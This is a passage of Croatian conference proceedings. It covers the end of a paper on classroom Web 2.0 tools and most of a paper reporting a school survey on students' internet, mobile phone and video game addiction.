Poveznica: Plakat



Slika 4.Glog izrađen u Glogsteru

E. *The Ultima Word Search Maker*

The Ultima Word Search Maker [5] je alat za izradu osmosmjerki. Taj je alat moguće koristiti u svim predmetima, što smo mi kao razred iskoristili. Alat je omiljen kod učenika pa smo njemu posvetili više vremena nego drugim alatima. Koristili smo ga za sve obrazovne nastavne predmete, a učenici ga rado koriste i kod kuće za samoprovjeru znanja. Alat od riječi koje smo upisali stvara osmosmjerku koja se može rješavati online ili isprintati. Primjer kako su učenici koristili ovaj alat za ključne pojmove teme ***Iz prošlosti zavičaja***. Križaljke su postavljene na razrednu stranicu i dostupne su svima.

Poveznica: Osmosmjerka




Slika 5. Osmosmjerka izrađena u alatu The Ultima Word Search Maker

F. *QuizRevolution*

Quizrevolution [6] je jednostavan i lako primjenjiv alat. Njime se može izraditi kviz s odabirom točnog odgovora. Kao i većina alata i QuizRevolution se može koristiti u svim nastavnim područjima. Prednost ovoga alata je što omogućuje statistiku rješavanja te se može koristiti i za formativnu procjenu znanja. Primjer: Učenici su izradili kvizove iz matematike: ponavljanje do sada naučenih sadržaja geometrije.

Poveznica: Kviz




Slika 6. Kviz u alatu QuizRevolution

G. ToonDoo

Toondoo [7] je alat za izradu stripa. Ima široki spektar mogućnosti za kreativan izradu različitih sadržaja. Izrada stripa u sklopu je nastavnog plana i programa hrvatskoga jezika. U izradi stripova povezali smo sadržaje hrvatskoga jezika i drugih predmeta (priroda i društvo, likovna kultura)

Primjer: učenici su stripom trebali prikazati štetnost loših navika (alkohol, duhan, droga) po zdravlje čovjeka. Strip su upotrijebili koristeći već određene oblike koji su oznaka stripa: oblačić za govor, glavni lik…i na taj način oblikovali edukativne poruke o štetnosti po zdravlje .

Poveznica: Strip



Slika 7. Strip izrađen alatom ToonDoo

III. ZAKLJUČAK

Cilj ovoga rada je bio pokazati kao se već i u nižim razredima osnovne škole može kod učenika razvijati informatička pismenost i pokazati da učenici mogu samostalno koristiti Web2.0 alate za ostvarenje kurikulumskih ciljeva te tako postati aktivni sudionici nastavnoga procesa. Alate sam odabrala prema svrsi, mogućnostima učenika i primjenjivosti u nastavi.

U većini naših škola je još uvijek slaba opremljenost učionica i dostupnost Internetu samo je san. Opisani su načini rada za sad teže primjenjivi u učionici. Međutim, učenici su iskazali interes za primjenom određenih alata i kod kuće u procjeni svog znanja ili zadavanju zadataka za skupni rad. Alati su izazvali veliki interes učenika da nauče nešto novo na drugačiji način, primjereniji današnjemu informatičkom dobu.

Web 2.0 alati u nastavnom procesu razredne nastave trebali bi biti omogućeni svim učiteljima jer donose kreativnost, skupni rad, istraživačku nastavu i projektni pristup radu.

Za sada su takvi načini rada malobrojni i svode se na rad nekoliko entuzijasta u Hrvatskoj. Osobno imam sreće što mi je dostupna informatička učionica jedan sat tjedno te mogu učenike educirati u uporabi alata. Nastojim svoje znanje svakodnevno proširivati, pa istražujem najnovije alate web 2.0 i njihovu primjerenost nastavnome procesu. Kako bih s korištenjem Web2.0 alata upoznala i druge učitelje te ih potaknula da se i sami njima počnu koristiti u radu, s kolegicom sam otvorila web stranicu Osim toga, učeničke radove i njihove primjere korištenja Web 2.0 alata redovito objavljujem i dijelim (share) s učiteljskom populacijom.

LITERATURA

Internetske stranice:

[1] http://www.podsnack.com/

[2] http://www.tikatok.com/

[3] http://www.flipsnack.com/

[4] http://edu.glogster.com/

[5] http://www.wordsearchmaker.net/

[6] http://www.quizrevolution.com/

[7] http://www.toondoo.com/

Digitalna ovisnost učenika

Marina Mirković, dipl. inženjer elektrotehnike
Tehnička škola, Požega, Republika Hrvatska
marina.mirkovic@po.t-com.hr

Sažetak

Uporaba mobitela i interneta sve je veća, a najveći dio njihovih korisnika su mladi u dobi od 15 do 24 godine. Njihova uporaba digitalne tehnologije u svakodnevnom životu pretvara se u digitalnu ovisnost koja zaokuplja pažnju psihologa, nastavnika i roditelja. Nervoza zbog nemogućnosti pristupa internetu, želja da su što duže dostupni online, često provjeravanje elektroničke pošte i odgovaranje na poruke, nastojanje da se prijeđe razina određene akcijske online igre, ometa njihovo koncentriranje na učenje i rad. Ovisnost o virtualnim prijateljima spriječava ih u razvijanju komunikacije u stvarnom svijetu.

U Tehničkoj školi Požega provela sam anketu među učenicima u okviru istraživanja o digitalnoj ovisnosti mladih vezanoj uz korištenje interneta i mobitela. Cilj istraživanja je ispitati koliko vremena učenici provode uz internet i mobitele, kao i sadržaje koji ih zanimaju. Ono će pomoći u edukaciji učenika i roditelja kako bi učenici osvijestili svoju naviku dugog provođenja vremena uz računalo, internet i mobitele i promijenili svoje takvo ponašanje. Time bi njihova uspješnost u učenju bila bolja, kao i odnos prema društvenim, sportskim i drugim aktivnostima u široj društvenoj zajednici. Nužna je briga i pomoć mladim ljudima uhvaćenim u ovu zamku ovisnosti, kako bi pravilno upravljali svojim vremenom uz digitalnu tehnologiju.

I. UVOD

Procjene korisnika interneta u svijetu pokazuju da ih je preko dvije milijarde. Na kraju 2011. godine, prema istraživanju koje je proveo GfK Hrvatska (Growth from Knowledge) o informatičkoj pismenosti u Hrvatskoj, informacijska i komunikacijska tehnologija zastupljena je u oko 70% kućanstava Hrvatske, odnosno, oko dvije trećine građana starijih od 15 godina koristi internet [1]. Najveći dio korisnika su mladi, u dobi od 15 do 24 godine, među njima učenici. Njihovo korištenje interneta zaokuplja profesionalnu i istraživačku pažnju psihologa, pedagoga, znanstvenika i roditelja. Potrebno je otkriti kakvih posljedica (bilo pozitivnih, bilo negativnih) na doživljavanje i ponašanje mladih ljudi ima to planetarno i praktički neograničeno komuniciranje i virtualno povezivanje koje se razlikuje od tradicionalnog, relativno ograničenog i usmjerenog kontakta s manje-više poznatim pojedincima ili skupinama ljudi. Prema istraživanju GfK, 35 % hrvatskih građana koristi aktivno internet do tri sata tjedno, a 35% koristi internet više. Čak 16% ispitanih korisnika interneta smatra se ovisnicima o internetu.

Istraživanja "ovisnosti" o internetu počela su pojavom masovnijeg korištenja interneta. Jedno od prvih istraživanja tog fenomena provela je Kimberly S. Young (1996.) koja je i osnivač Centra za on-line ovisnost na Sveučilištu u Pittsburgu [2].

Rezultati isrtaživanja pokazali su da su neki "on-line" korisnici postali ovisni o internetu na gotovo jednak način kao što se postaje ovisnikom o drogama, alkoholu ili kockanju i drugim sličnim igrama, a posljedice su bile neuspjeh u studiju ili školi, smanjen radni učinak.

Kako raste broj korisnika mobitela, tako je sve veći broj ljudi koji postaju ovisni o njima. Namjera njihove uporabe je učiniti život lakšim. Međutim, danas postoje osobe koje bez njih ne mogu i ne znaju kada će ih isključiti. Među njima je veliki broj učenika. Pametni mobiteli postali su oblik računala i dodatno omogućili pristup internetu, bilo gdje, bilo kada.

Kod učenika se javlja nervoza zbog nemogućnosti pristupa internetu. Žele što duže biti dostupni online, često provjeravaju elektroničku poštu i odgovaraju na poruke. Moderne društvene online videoigre zaokupljaju im pažnju u cilju ostvarivanja boljih bodova i rezultata. Sve to ometa njihovo koncentriranje na učenje i rad. Nastavnici i roditelji razočarani su njihovim slabijim uspjehom u školi, kao i ponašanjem u međusobnim odnosima.

U Tehničkoj školi Požega provela sam anketu među učenicima u okviru istraživanja o digitalnoj ovisnosti mladih vezanoj uz korištenje interneta i mobitela. Cilj istraživanja je ispitati koliko vremena učenici provode uz internet i mobitele, kao i sadržaje koji ih zanimaju. Ono će pomoći u edukaciji učenika i roditelja kako bi učenici osvijestili svoju naviku dugog provođenja vremena uz računalo, internet i mobitele i promijenili svoje takvo ponašanje.

II. DIGITALNA OVISNOST

Mnogi psiholozi i ostali stručnjaci raspravljaju o postojanju ovisnosti o internetu, a time i digitalnoj ovisnosti. Prema DSM-IV (Američka psihijatrijska udruga, 1996.) izraz "ovisnost" koristi se samo u okviru poremećaja vezanih uz psihoaktivne tvari (droga, lijek ili otrovna tvar) kao "ovisnost o psihoaktivnim tvarima" [3]. U okviru "Poremećaja kontrole poriva koji nisu drugdje svrstani" navedeni su intermitentni eksplozivni poremećaji, kleptomanija, piromanija i patološko

kockanje. Opće bitno obilježje ovih poremećaja jest "izostanak otpora porivu, nagonu ili iskušenju da se napravi čin koji šteti samoj toj osobi ili drugima". U većini poremećaja, osoba ima rastući osjećaj napetosti ili uzbuđenja prije, a za vrijeme samog čina osjeća užitak, zadovoljenje ili olakšanje. Nakon čina mogu se, ali i ne moraju, javiti žaljenje, predbacivanje ili "osjećaj krivnje" [3].

A. Ovisnost o internetu

Većina istraživača prigovara upotrebi termina "ovisnost o internetu". Tako Davis smatra da je bolji izraz "patološko korištenje interneta" (PKI), koje ovaj autor dijeli na specifično i opće i nudi kognitivno-bihevioralni model PKI [2].

Specifični PKI odnosi se na one osobe koje su ovisne o specifičnoj funkciji interneta, primjerice, o trgovini na internetu, o kockanju na internetu i sl. Ponašanje tih osoba sadržajno je specifično i ne bi postojalo bez interneta; odnosi se samo na jedan (katkada i dva ili tri) aspekta interneta i postoji potpuno neovisno o mnogostrukim funkcijama interneta. Nastaje kao rezultat prethodnog psihopatološkog statusa neke osobe koji se sada veže s on-line aktivnosti.

Opći PKI se odnosi na opću, multidimenzionalnu pretjeranu upotrebu interneta, uključivši i sasvim besciljno provođenje vremena "on-line". Davis pretpostavlja da je ta pojava vezana sa socijalnim aspektima interneta i odražava potrebu osamljene osobe za socijalnim kontaktom i potkrepljenjem dobivenim "on-line". Tako se pojačava želja za ostanak u virtualnom socijalnom okruženju. Takva potreba nastaje zbog pomanjkanja podrške u obitelji ili/i prijatelja kao i zbog opće socijalne izolacije. Rezultat je nerazmjerno dug boravak na internetu, bilo trošenjem vremena ni za kakav poseban cilj, bilo provođenjem mnogo vremena u pričaonicama; višekratnim pregledavanjem svojeg e-maila tijekom dana.

Kognitivno-bihevioralni model Davisa naglašava kognitivne simptome PKI. To su opsesivne misli o internetu, smanjena kontrola poriva (impulsa), nesposobnost prekidanja upotrebe interneta te, kao osobito važno, osjećaj da je internet jedini prijatelj. Osoba s PKI misli da je internet jedino mjesto gdje ima dobre osjećaje, dobro misli o sebi i o svijetu oko sebe. Simptomi uključuju i razmišljanje o internetu kad osoba nije online (zaokupljenost mislima o internetu), o tome kako i kada će opet početi njegovo korištenje; trošenje mnogo novca na samo provođenje na internetu kao i na druge troškove vezane uz internet. Simptomi se odnose i na provođenje manje vremena na neke druge ugodne ili korisne aktivnosti; što je prije bilo zabavno i ugodno, sada više nije. Komplikacije se pojačavaju s eventualnom izolacijom od prijatelja. Napokon, osobe s PKI imaju osjećaj krivnje zbog pretjeranog korištenja interneta pa često lažu obitelji ili prijateljima o tome koliko vremena provode on-line (taj podatak taje); iako razumiju da to što čine nije društveno prihvatljivo, ne mogu prestati, a sve to skupa rezultira smanjenim samopoštovanjem i drugim simptomima pa se tako stvori krug iz kojega osoba nije u stanju izaći.

Ovisnici o internetu imaju promjene na mozgu slične onima koje imaju narkomani ili alkoholičari, pokazalo je istraživanje kineskih znanstvenika. Tim istraživača koje je predvodio Hao Lei iz kineske Akademije znanosti iz Vuhana skenirao je mozgove 35 osoba u dobi između 14 i 21 godine. Za 17 njih konstatirano je da imaju poremećaj ovisnosti o internetu. Uočen je prekid u vezama između živčanih vlakana u dijelovima mozga zaduženim za emocije, donošenje odluka i samokontrolu. Rezultati nagovještavaju da su pokrenuti isti psihološki i nervni mehanizmi kao i kod drugih vrsta ovisnosti i poremećaja kontrole.

Prekomjerno igranje računalnih igara, prekomjerno korištenje interneta i mobitela imaju zajednički cilj: zaokupljenost nečim, izlaganje mozga određenim podražajima bez dodatnog napora koji bi zahtijevalo čitanje ili bilo koja druga smislena aktivnost koja traži mišljenje. Internet ima svojstvo bijega u virtualni svijet u kojemu su socijalni kontakti bestjelesni, ljudi su bezdobni, bez statusa ili pripadnosti određenom društvenom sloju ili okruženju. To jest, svi oni ili svatko od njih može izmisliti sve što želi, prešutjeti sve što želi i od sebe učiniti nešto što ne postoji ili dati na uvid samo jedan vid svoje ličnosti. U virtualnom svijetu može se ostvariti sve ono što ne uspijeva u realnom, stvarnom okruženju [2].

B. Ovisnost o računalnim igrama

Masovno online igranje putem računala povezuje igrače cijelog svijeta. Svaki poslužitelj može držati u prosjeku do 5.000 igrača u isto vrijeme. Veliki broj novinskih članaka govori o igračima kojih su ostavili obitelj, prijatelje, posao, ponekad čak i vlastite živote kako bi i dalje igrali. Velike tvrtke i dalje zarađuju novac dok pojedinci uništavaju svoje živote. Učenici, posebno muška populacija posebnu pozornost posvećuje ovom obliku zabave. Znajući da ste samo nekoliko sati udaljeni od toga da budete još bolji u borbi protiv čudovišta koje napada vaš online život, dodatni je razlog za nastavak igre. Tko ne bi htio biti 10 bodova jači za samo nekoliko sati rada? Dizajneri igara su uvijek jedan korak ispred vas i navode vas na nove pustolovine kojima vas nagrađuju bodovima ili verbalnim pohvalama. Stjecanje novih razina može zadržati igrača okupiranom za igru tjednima. Ovisnost o video igrama je stvaran problem i postaje epidemija koja sve više zabrinjava.

Pozornost učenika izazivaju agresivne video igre. Znanstveno istraživanje [5] koje je provedeno u zagrebačkim srednjim školama, pokazalo je da simptome patološkog igranja više imaju učenici strukovnih škola od gimnazijalaca, a glavni razlog je to što moraju manje učiti. Jedna od autorica istraživanja, doc. dr. sc. Vesna Bilić navodi da je ovisnost o videoigrama ista kao i kod droge, samo ne postoji kemijska ovisnost. Učenici, igrači ne mogu prestati igrati. Ukoliko pokušaju prestati, postaju nervozni, imaju tipični apstinencijski sindrom. U igrama imaju osjećaj moći, sami odabiru lik, oružje i pozicije. Nažalost, zbog čestog igranja manje vremena posvećuju učenju, napuštaju neke važne aktivnosti i počnu lagati roditeljima [6].

C. *Ovisnost o mobitelima*

Ovisnost o mobitelima postaje sve više rasprostranjena kako raste broj korisnika, a posebno djece i mladih. Jedna je studija pokazala da se japanska djeca nisu sprijateljila s kolegama koji nisu imali mobitele. Studija u Italiji pokazala je da jedna četvrtina adolescenata imaju više mobitela, dok je u Velikoj Britaniji 36% ispitanih studenata priznali da ne mogu živjeti bez mobitela.

Kod pojedinih korisnika javlja se tjeskoba kada nemaju svoj telefon na raspolaganju. Osoba može postati iritirana ako netko ne odgovara na njene govorne ili tekstualne poruke dovoljno brzo. Odbija isključiti mobitel, čak i u područjima gdje je ograničeno korištenje mobitela. Veliki je broj mladih koji šalju SMS poruke gotovo cijeli dan. Imaju napad anksioznosti ako su zaboravili svoj mobitel kod kuće i ne mogu uživati u onome što rade sve dok mobitel nije ponovno uz njih.

Korištenje mobitela u školi od strane učenika je osobito kontroverzna tema. Mnogi pedagozi i učitelji tvrde da su mobiteli distrakcija i trebaju biti zabranjeni. U mnogim obrazovnim ustanovama korištenje pa čak i nošenje mobilnih uređaja je u potpunosti zabranjeno. S jedne strane, mobilni uređaji mogu se koristiti za prijevare na testovima, i na drugi način kao suvremeno edukacijsko pomagalo ili sredstvo. Gledajući sa pozitivnog aspekta, mobilni uređaji mogu pomoći učenicima i studentima brzo istraživanje i osigurati vitalne komunikacijske linkove na školske prijatelje pa čak i učitelje.

D. *Računalna ovisnost*


Računala su, nažalost, okupirala ljude, a time i djecu te su zaboravljene određene društvene norme. Digitalizacija je olakšala administraciju i pohranu dokumenata. Većina poslova brže se izvede uz primjenu računala. Ručni zapisi su rijetki, kao i izrada crteža, a učenici svoju kreativnost razvijaju pomoću računala.

Problem se javlja u izradi domaćih zadaća koje nisu izrađene samostalno i iskreno. One se mogu jednostavno kopirati od prijatelja ili s interneta, uz malo uloženog truda. Gubitak važnih podataka zbog iznenadnog problema kod rada s računalom, može biti vrlo frustrirajuć.

III. ANALIZA PROVEDENE ANKETE

U anketi «Digitalna ovisnost učenika» koja je provedena tijekom siječnja 2012. godine u Tehničkoj školi Požega, sudjelovalo je 158 učenika, među njima 13 djevojaka i 145 mladića. Sudjelovali su učenici prvih (50), drugih (53) i trećih (55) razreda, četverogodišnjih (tehničari) i trogodišnjih (majstori) zanimanja. Anonimno anketiranje učenika putem ispunjavanja Upitnika o digitalnoj ovisnosti učenika, provedeno je u skladu s Etičkim kodeksom istraživanja s djecom, pri čemu su sudjelovali učenici čiji su roditelji dali pisanu suglasnost o sudjelovanju u ovom projektu.

Prema anketi, 48% učenika (slika 1) prosječno dnevno provede više od 3 sata na internetu. Manji broj, 27% učenika, isto to vrijeme dnevno provede uz mobitele. Opravdavajući mogućnosti koje pruža nova, moderna tehnologija, ipak je ovaj iznos dosta veliki i učenike treba uputiti u bolju organizaciju vremena i mogućnosti primjene raznolikih aktivnosti.




Slika 1. Prikaz prosječnog vremena dnevno provedenog na internetu kod učenika

Raspodjela primjene interneta kod učenika (slika 2) naglašava visoki udio zabave, dok najmanji dio, nažalost, uz sve mogućnosti i digitalne obrazovne sadržaje koje internet nudi, koristi se za učenje. Slična raspodjela uočena je i kod primjene mobitela.

Kod pitanja da li im je dan isti kada koriste i kada ne koriste internet, 54% učenika odgovorilo je da ne osjeća nikakvu razliku, 24% učenika malo se osjeća čudno, a 22% učenika tvrdi da im je dan totalno drugačiji. Kada bi im se onemogućio pristup internetu, 48% učenika bilo bi ravnodušno, dok 52% učenika na takvu situaciju nije ravnodušno.

U tablici 1 prikazane su usluge, sadržaji koje učenici koriste na internetu. Više od 50% učenika stalno primjenjuje YouTube i Facebook, koji im pružaju zabavu i online komunikaciju, omogućuju virtualno druženje. Učenici prate portale s vijestima, a oko 46% učenika koristi Torrent za preuzimanje filmova i drugih zabavih sadržaja. Dio učenika (23%) stalno koristi neki oblik igara putem računala.



Slika 2. Prikaz raspodjele primjene interneta kod učenika


TABLICA I. USLUGE I SADRŽAJI KOJE UČENICI KORISTE NA INTERNETU

Koje od navedenoga i u kojoj mjeri koristiš?	*Postotak učenika*			
	Ne koristim	*Rijetko koristim*	*Često koristim*	*Stalno koristim*
YouTube	**2**	**7**	**38**	**53**
Facebook	**6**	**10**	**28**	**56**
MySpace	**95**	**4**	**0**	**1**
Flash igre	**51**	**38**	**7**	**4**
Multiplayer igre	**33**	**34**	**17**	**16**
Browser igre	**70**	**20**	**7**	**3**
Blogovi	**75**	**17**	**6**	**2**
Portali s vijestima	**26**	**28**	**29**	**17**
Torrent	**29**	**18**	**28**	**25**


Prema razultatima ankete, 25% učenika osjeća stalnu želju da budu online, kada god su udaljeni od računala. Na pitanje da li imaju fizičke ili emocionalne posljedice zbog dugotrajnog sjedenja ispred računala, 18 učenika (11%) odgovorilo je pozitivno. Pri tome su se učenici žalili na umor, glavobolje, bol u leđima i rukama. Par učenika izrazilo je da osjeća iscrpljenost i javlja se problem s vidom. Pojedinci su naveli da su nervozni (posebno u igrama), čime uzrokuju nepotrebne svađe s prijateljima i roditeljima, nakon čega im je žao. Par učenika istaknulo je svoju neispavanost a potom nezadovoljstvo zbog slabije aktivnosti na nastavi.

Slika 3 prikazuje kako učenici provode svoje slobodno vrijeme. Ako povežemo vrijeme provedno uz mobitel i na internetu, uočljivo je da polovina anketiranih učenika provodi vrijeme družeći se s prijateljima u stvarnom životu, a polovina učenika slobodno vrijeme više provodi uz digitalnu tehnologiju. Na pitanja koliko imaju online a koliko stvarnih prijatelja, odgovori su bili dosta različiti. Brojevi online prijatelja kretali su se od 2 do 2000. Većina učenika navela je da ima između 100 i 300 online prijatelja. Stvarnih prijatelja je manje, najčešće 20 do 100 prijatelja. Zanimljivo je da su pojedini učenici naznačili da ne znaju broj stvarnih prijatelja, a bilo je i onih koji su komentirali da ih nemaju.

Kakav bi bio život bez interneta, prema razmišljanjima anketiranih učenika, prikazuje slika 4.



Slika 3. Kako učenici provode svoje slobodno vrijeme



Slika 4. Kakav bi bio život bez interneta prema razmišljanjima učenika

Najveći broj učenika smatra da bi život bez interneta bio dosadan i kompliciraniji, uzimajući u obzir njihovu primjenu interneta za zabavu i komunikaciju. Manji broj učenika smatra da bi takav život ipak bio zanimljiv, a 54 učenika vidi jednostavnijim život bez interneta. Sličan prikaz, raspodjela broja učenika je i kod razmišljanja učenika o životu bez mobitela. Najveći broj učenika (67) smatra da bi život bez mobitela bio kompliciraniji, a potom dosadan (55 učenika).

Dio ankete posvećen je sigurnosti i zaštiti djece i mladih na internetu. Veći dio učenika (60%) smatra internet niti sigurnim niti nesigurnim masovnim medijem. Potpuno sigurnim medijem smatra ga 8%, prilično sigurnim 25%, a nesigurnim medijem 7% učenika. Na pitanje da li su dovoljno odgovorni i savjesni prilikom komunikacije putem interneta, većina učenika, 94% odgovorilo je potvrdno. Samo 6% učenika smatra da nije dovoljno odgovorno. Na pitanje da li ljudi dovoljno znaju o komunikacji putem interneta, većina učenika, 64% odgovorila je ne. Učenici su pokazali veliko samopouzdanje u svom radu na internetu i naglasili nepovjerenje u ostale sudionike internetske mreže.

Pored naglašavanja svoje odgovornosti na internetu, ipak je u pitanju o neprimjerenom ponašanju na internetu dio učenika priznao, potvrdio svoje negativno djelovanje na internetu. U to je bilo uključeno: lažno predstavljanje (37%), cyberbulling (12%), napad na web stranice i e-poštu (14%), anonimne prijetnje (16%) i objavljivanje povjerljivih podataka (19% učenika). Ovi pokazatelji zabrinjavaju, jer unatoč stalnoj edukaciji i naglašavanju problema, pojedini učenici namjerno ometaju rad ostalih kolega i uznemiravaju njihov virtualni svijet.


Ponašanje učenika na internetu, kao i posljedice takva ponašanja prikazuje tablica 2. Učenici vole biti u online okruženju, i to često duže nego što planiraju. Provjeravanje i pisanje poruka putem interneta i mobitela tijekom dana je za njih rutina. Mali broj učenika priznaje da vrlo često ili uvijek njihove ocjene i školske obveze trpe zbog vremena provedenog online. Oko ovog problema često sa javljaju rasprave s roditeljima i nastavnicima. Internet je česta tema učeničkih međusobnih razgovora i rasprava.

TABLICA II. REZULTATI ANKETIRANJA UČENIKA U KORIŠTENJU INTERNETA

Pitanje	*Postotak učenika (%)*				
	rijetko	*povremeno*	*često*	*vrlo često*	*Uvijek*
Koliko često ostaneš online više nego što si to planirao/la?	**22**	**25**	**24**	**18**	**11**
Koliko često se osobe iz tvog života žale na tvoje vrijeme provedeno online?	**46**	**27**	**16**	**6**	**5**
Koliko tvoje ocjene i školske obveze trpe zbog vremena provedenog online?	**45**	**29**	**14**	**8**	**4**
Koliko često provjeravaš svoju e-poštu i/ili poruke na mobitelu prije obavljanja nekog drugog posla?	**30**	**25**	**21**	**10**	**14**
Koliko često postaješ tajnovit/ta kada te netko upita što radiš na internetu?	**50**	**21**	**14**	**7**	**8**
Koliko često razmišljaš o tome kada ćeš ponovno ići na internet?	**36**	**41**	**8**	**6**	**9**
Koliko često vičeš ili se ljutiš kada te netko ometa ako si online?	**48**	**23**	**11**	**10**	**8**
Koliko često manje spavaš zbog noćnih sati provedenih online?	**43**	**22**	**11**	**17**	**7**
Koliko često pokušavaš prikriti stvarno vrijeme provedeno online?	**58**	**19**	**13**	**6**	**4**
Koliko često odlučiš ostati online umjesto izaći van s prijateljima?	**66**	**16**	**10**	**5**	**3**
Koliko često razgovaraš s kolegama u školi o internetu?	**32**	**21**	**26**	**13**	**8**

Učenici (42 % anketiranih) svjesni svog učestalog i dugotrajnog korištenja interneta pokušavaju riješiti problem smanjenjem vremena provedenog na internetu (slika 5).

Dio ankete posvećen je videoigricama, koje su omiljene učenicima. Manji dio učenika (18%) potvrdio je da je preopterećen igranjem videoigrica, strategijskim i akcijskim online igrama.



Slika 5. Učenici pokušavaju smanjiti vrijeme provedeno na internetu

Na pitanje da li se uspijevaju kontrolirati, smanjiti ili prekinuti igranje, 77% učenika odgovorilo je potvrdno, dok 23% učenika ima problema pri kontroliranju vremena u igrama. To je potvrdilo i pitanje da li u igri ostaju duže nego što u početku planiraju (slika 6).



Slika 6. Učenici u igri ostaju duže nego što planiraju

Veći dio učenika (62%) ostaje u igri duže nego što u početku planiraju. Među anketiranim učenicima, 14% učenika potvrdilo je da su nemirni, nervozni ili razdražljivi ako prekinu igranje. Na pitanje da li upotrebljavaju igre kao bijeg od problema ili osjećaja krivnje, nemoći, zabrinutosti ili depresije, 17% učenika odgovorilo je potvrdno. Potrebu da sve više vremena provode u igranju igrica kako bi bilo zadovoljno, izrazilo je 20% učenika.

Navedeni podaci pokazuju da gotovo polovina anketiranih učenika svoje slobodno vrijeme oblikuje i provodi uz digitalnu tehnologjiu, pri čemu dio njih u svom dugotrajnom online radu ne vidi problem.

IV. ŠTO MOŽEMO UČINITI

Za mnogu djecu i mlade internet i mobitel su pozitivni, produktivni i kreativni mediji u razvoju vlastitog identiteta. Informacijsko komunikacijska tehnologija podržava njihovu socijalizaciju i daje im osjećaj povezanosti s vršnjacima. No treba znati da su internet i mobitel, unatoč svim svojim mogućnostima, ipak samo alati. Ovisno o tome kako ih odrasli i djeca upotrebljavaju, takve će biti i posljedice. Elektroničko nasilje može uključivati bilo kakav oblik višestruko slanih poruka internetom ili mobitelom čiji je cilj povrijediti, uznemiriti ili na bilo koji drugi način oštetiti dijete, mlade ili odrasle koji se ne mogu zaštiti od takvih postupaka. Može biti u obliku tekstualnih ili videoporuka, fotografija ili poziva, a nasilje se sve češće odnosi na nekoliko oblika komunikacije, uključuju ć i zvuk, slike, animacije i fotografije [7].

Mobilna komunikacija je sastavni dio našeg društva i učitelji trebaju educirati učenike o odgovarajućem korištenju mobilnih uređaja, bontonu u komunikaciji, i nadasve o opasnostima zlonamjernika. Roditelji i nastavnici trebali bi uravnotežiti prednosti i nedostatke korištenja mobitela kao dio procesa učenja. Brojna su

istraživanja posvećena dječjoj dobi koja bi smjela koristiti mobitele. Studija koju je proveo portal SodaHead.com pokazala je da bi dijete prvi mobitel trebalo dobiti u dobi od 13 do 15 godina, a tinejdžeri bi sa 16 ili više godina mogli koristiti tablete i pametne telefone.

U rješavanje problema digitalne ovisnosti učenika, moraju biti uključeni roditelji, nastavnici, psiholozi i pedagozi. U školama su česti razgovori stručnih suradnika s mladim pojedincima i njihovim roditeljima zbog dramatičnih zbivanja u obitelji izazvanih pretjeranim korištenjem interneta i zanemarivanjem škole, izrazito smanjenog kontakta s roditeljima i tome slično.

